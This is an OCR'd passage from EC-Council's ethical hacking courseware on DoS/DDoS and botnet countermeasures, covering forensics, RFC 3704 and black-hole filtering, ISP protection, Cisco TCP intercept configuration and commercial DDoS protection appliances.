
- **Drop Requests**

  Another method is to drop packets when the load increases. Usually, the router or server performs this task. However, before continuing with a request, the system induces the requester to drop the request by making them solve a difficult puzzle that requires a lot of memory or computing power. Consequently, users of zombie systems

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

detect a performance degradation and could possibly be dissuaded from taking part in transferring DDoS attack traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Post-Attack Forensics

- **Traffic Pattern Analysis**

  During a DDoS attack, the traffic pattern tool stores post-attack data, which users analyze to identify characteristics unique to the attacking traffic. These data are helpful in updating load balancing and throttling countermeasures to enhance their efficiency and protection ability. Moreover, DDoS attack traffic patterns can help network administrators develop new filtering techniques to prevent DDoS attack traffic from entering or leaving their networks. Analyzing DDoS traffic patterns can also help network administrators ensure that an attacker cannot use their servers as a DDoS platform to break into other sites.

- **Zombie Zapper Tool**

  When a company is unable to ensure the security of its servers and a DDoS attack starts, the network IDS notices the high volume of traffic, which indicates a potential problem. The targeted victim can run Zombie Zapper to stop packets from flooding the system.

  There are two versions of Zombie Zapper: one runs on UNIX, while the other runs on Windows. Currently, this tool acts as a defense mechanism against Trinoo, Tribe Flood Network (TFN), Shaft, and Stacheldraht.

- **Packet Traceback**

  Packet traceback refers to tracing back attack traffic. It is similar to reverse engineering. In this method, the targeted victim works backward by tracing the packet to its source. Once the victim identifies the true source, they can take steps to block further attacks from that source by developing the necessary preventive techniques. In addition, packet traceback can assist in gaining knowledge of the various tools and techniques that an


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

attacker uses. This information can help in developing and implementing different filtering techniques to block attacks.

- **Event Log Analysis**

  DDoS event logs assist in forensic investigation and the enforcement of laws, which are helpful when an attacker causes severe financial damage. Providers can use honeypots and other network security mechanisms such as firewalls, packet sniffers, and server logs to store all the events that occurred during the setup and execution of the attack. This allows network administrators to recognize the type of DDoS attack or the combination of attacks used. Routers, firewalls, and IDS logs can be analyzed to identify the source of the DoS traffic. Further, network administrators can attempt to trace back the attacker's IP address with the help of intermediary ISPs and law enforcement agencies.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Techniques to Defend against Botnets

There are four techniques to defend against botnets:

- **RFC 3704 Filtering**

  RFC 3704 is a basic access-control list (ACL) filter, which limits the impact of DDoS attacks by blocking traffic with spoofed addresses. This filter requires packets sourced from valid, allocated address space that is consistent with the topology and space allocation. A "bogon list" consists of all unused or reserved IP addresses that should not come from the Internet. If a packet is sourced from any of the IP addresses from the bogon list, then the packet is from a spoofed source IP, and the filter should drop it. System administrators should check whether the ISP performs RFC 3704 filtering in the cloud before traffic enters the system. Because the bogon list changes regularly, in case the ISP does not perform RFC 3704 filtering, the system administrator must manage their own bogon ACL rules or switch to another ISP.

- **Cisco IPS Source IP Reputation Filtering**

  Reputation services help in determining whether an IP or service is a source of threat. Cisco Global Correlation, a new security capability of Cisco IPS 7.0, uses immense security intelligence. The Cisco SensorBase Network contains information about all known threats on the Internet, such as botnets, malware outbreaks, dark nets, and botnet harvesters. The Cisco IPS makes use of this network to filter DoS traffic before it damages critical assets. To detect and prevent malicious activity even earlier, it incorporates global threat data into its system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Black Hole Filtering**


  Black-hole filtering is a common technique to defend against botnets and, thus, to prevent DoS attacks. Black holes refer to network nodes wherein incoming traffic is discarded or dropped without informing the source that the data did not reach the intended recipient. Undesirable traffic can be dropped before it enters a protected network with a technique called remotely triggered black-hole (RTBH) filtering. As this is a remotely triggered process, this filtering must be performed in conjunction with the ISP. It uses Border Gateway Protocol (BGP) host routes to route traffic to the victim's servers to a "null0" next hop.

- **DDoS Prevention Offerings from ISP or DDoS Service**

  This method is effective in preventing IP spoofing at the ISP level. Here, the ISP scrubs/cleans traffic before allowing it to enter a user's Internet link. Because this service runs in the cloud, DDoS attacks do not saturate the Internet links. In addition, some third parties offer cloud DDoS prevention services.

  IP Source Guard (in CISCO) or similar features can be enabled in other routers to filter traffic based on the DHCP snooping binding database or IP source bindings, which prevent bots from sending spoofed packets.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Additional DoS/DDoS Countermeasures

Implementing defensive mechanisms at proper places by following proper measures allows the heightening of organizational network security. The following is a list of countermeasures for combating DoS/DDoS attacks:

- Use strong encryption mechanisms such as WPA2 and AES 256 for broadband networks to defend against eavesdropping
- Ensure that the software and protocols are up-to-date and scan the machines thoroughly to detect any anomalous behavior
- Update the kernel to the latest release and disable unused and insecure services
- Block all inbound packets originating from the service ports to block the traffic from reflection servers
- Enable TCP SYN cookie protection
- Prevent the transmission of fraudulently addressed packets at the ISP level
- Implement cognitive radios in the physical layer to handle jamming and scrambling attacks
- Configure the firewall to deny external ICMP traffic access
- Secure remote administration and connectivity testing
- Perform thorough input validation
- Stop data processed by the attacker from being executed
- Prevent the use of unnecessary functions such as gets and strcpy
- Prevent the return addresses from being overwritten

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DoS/DDoS Protection at ISP Level

One of the best ways to defend against DoS attacks is to block them at the gateway. This task is performed by the contracted ISP. ISPs offer a "clean pipes" service-level agreement that provides an assured bandwidth of genuine traffic, rather than the total bandwidth of all traffic. Most ISPs simply block all requests during a DDoS attack, denying even legitimate traffic from accessing the service. If an ISP does not provide clean-pipes services, subscription services provided by many cloud service providers can be used. The subscription services serve as an intermediary, receive traffic destined for the network, filter it, and then pass on only trusted connections. Vendors such as Imperva and VeriSign offer services for cloud protection against DoS attacks.

ISPs offer in-the-cloud DDoS protection for Internet links to avoid saturation due to an attack. This type of protection redirects attack traffic to the ISP during an attack. Administrators can request ISPs to block the original affected IP and move their site to another IP after performing DNS propagation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.34: DoS/DDoS protection at the ISP level

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enabling TCP Intercept on Cisco IOS Software

Source: *https://www.cisco.com*

TCP intercept can be enabled by executing the commands given in the below table in the global configuration mode.

Step	Command	Purpose
1	`access-list access-list-number {deny | permit} tcp any destination destination-wildcard`	Defines an IP extended access list
2	`ip tcp intercept list access-list-number`	Enables TCP intercept

Table 10.1: Steps to enable TCP intercept on Cisco IOS

An access list achieves three purposes:

1. Interception of all requests
2. Interception of only requests originating from specific networks
3. Interception of only requests destined for specific servers

Typically, an access list defines the source as any source and the destination as specific networks or servers. As it is unimportant to know who to intercept packets from, the source addresses are not filtered. Rather, the destination server or network to be protected is identified. TCP intercept can operate in either the active intercept mode or passive watch mode. The default is the intercept mode.

In the active intercept mode, the Cisco IOS software actively intercepts all inbound connection requests (SYN) and replies with a SYN-ACK on behalf of the server, following which it waits for

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

an acknowledge (ACK) from the client. On receiving the ACK from the client, the server sends the original SYN, and the software makes a three-way handshake with the server. Once the three-way handshake is complete, the two half connections are linked.


In the passive watch mode, the user sends connection requests that pass through the server, but they need to wait until the connection is established. If connection requests fail to establish within 30 s, the software sends a reset request to the server to clear its state.

Below table presents the command to set the TCP intercept mode in the global configuration mode.

Command	Purpose
ip tcp intercept mode {intercept | watch}	Set the TCP intercept mode

Table 10.2: Command to set the TCP intercept mode in the global configuration mode


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DoS/DDoS Protection Tools

This section discusses various hardware and software DoS/DDoS protection tools such as FortiDDoS, DDoS Protector, Imperva Incapsula, and Anti DDoS Guardian that are effective in safeguarding networks from DoS/DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Advanced DDoS Protection Appliances

The following are examples for appliances that provide advanced protection against DDoS attacks.

- **FortiDDoS-1200B**

  Source: *https://www.fortinet.com*

  FortiDDoS provides comprehensive protection against DDoS attacks. It helps protect Internet infrastructure from threats and service disruptions by surgically removing network and application layer DDoS attacks while letting legitimate traffic flow without being impacted.




Figure 10.35: FortiDDoS-1200B

- **DDoS Protector**

  Source: *https://www.checkpoint.com*

  Check Point DDoS Protector blocks DDoS attacks with multi-layered protection. Its advantages are listed as follows:

  - Blocks a wide range of attacks with customized multi-layered protection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Behavioral protection base-lining multiple elements and blocking abnormal traffic
- Automatically generated and predefined signatures
- Use of advanced challenge/response techniques

- Fast response time to protect against attacks within seconds
  - Automatically defends against network flood and application layer attacks
  - Customized protection optimized to meet the security needs of a specific network environment
  - Quic kly filters traffic before it reaches the firewall to protect networks and servers as well as block exploits
- Flexible deployment options to protect any business
- Integrated with Check Point Security Management

Figure 10.36: DDoS Protector

- **Terabit DDoS Protection System**

  Source: *https://terabitsecurity.com*

  Terabit DDoS Protection System (DPS) is a solution for the detection and subsequent treatment of DDoS attacks. Terabit DPS helps ensure the maximum availability of a network and eliminates any disruptions caused by DoS/DDoS attacks. It can be used for large networks of bandwidth up to 1 Tbps. It can also provide protection for bandwidth up to 6.4 Tbps.

Figure 10.37: Terabit DPS appliance

- **A10 Thunder TPS**

  Source: *https://www.a10networks.com*

  A10 Thunder Threat Protection System (TPS) ensures reliable access to key network services by detecting and blocking external threats such as DDoS and other cyber-attacks before they escalate into costly service outages. Its features are listed as follows:

  - Custom protection with immediate blocking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Proactive DDoS detection and mitigation
- Combined on-premises and cloud-based DDoS protection
- Built-in SSL inspection to block encrypted traffic
- Inbound reputation-based DDoS protection
- Inbound and outbound advanced threat protection

Figure 10.38: A10 Thunder TPS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DoS/DDoS Protection Tools

- **Imperva Incapsula DDoS Protection**

  Source: *https://www.incapsula.com*

  Imperva Incapsula DDoS protection quickly mitigates any size attack without disrupting legitimate traffic or increasing latency. It is designed to provide multiple DDoS protection options and supports unicast and anycast technologies to power a many-to-many defense methodology. It automatically detects and mitigates attacks exploiting application and server vulnerabilities, hit-and-run events, and large botnets.

  Incapsula proxies all web requests to block DDoS attacks from being relayed to client origin servers. Incapsula detects and mitigates any type of attack, including TCP SYN + ACK, TCP FIN, TCP RESET, TCP ACK, TCP ACK + PSH, TCP fragmentation, UDP, Slowloris, spoofing, ICMP, IGMP, HTTP flood, brute force, connection flood, DNS flood, NXDomain, mixed SYN + UDP or ICMP + UDP flood, ping of death, reflected ICMP & UDP, and Smurf.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

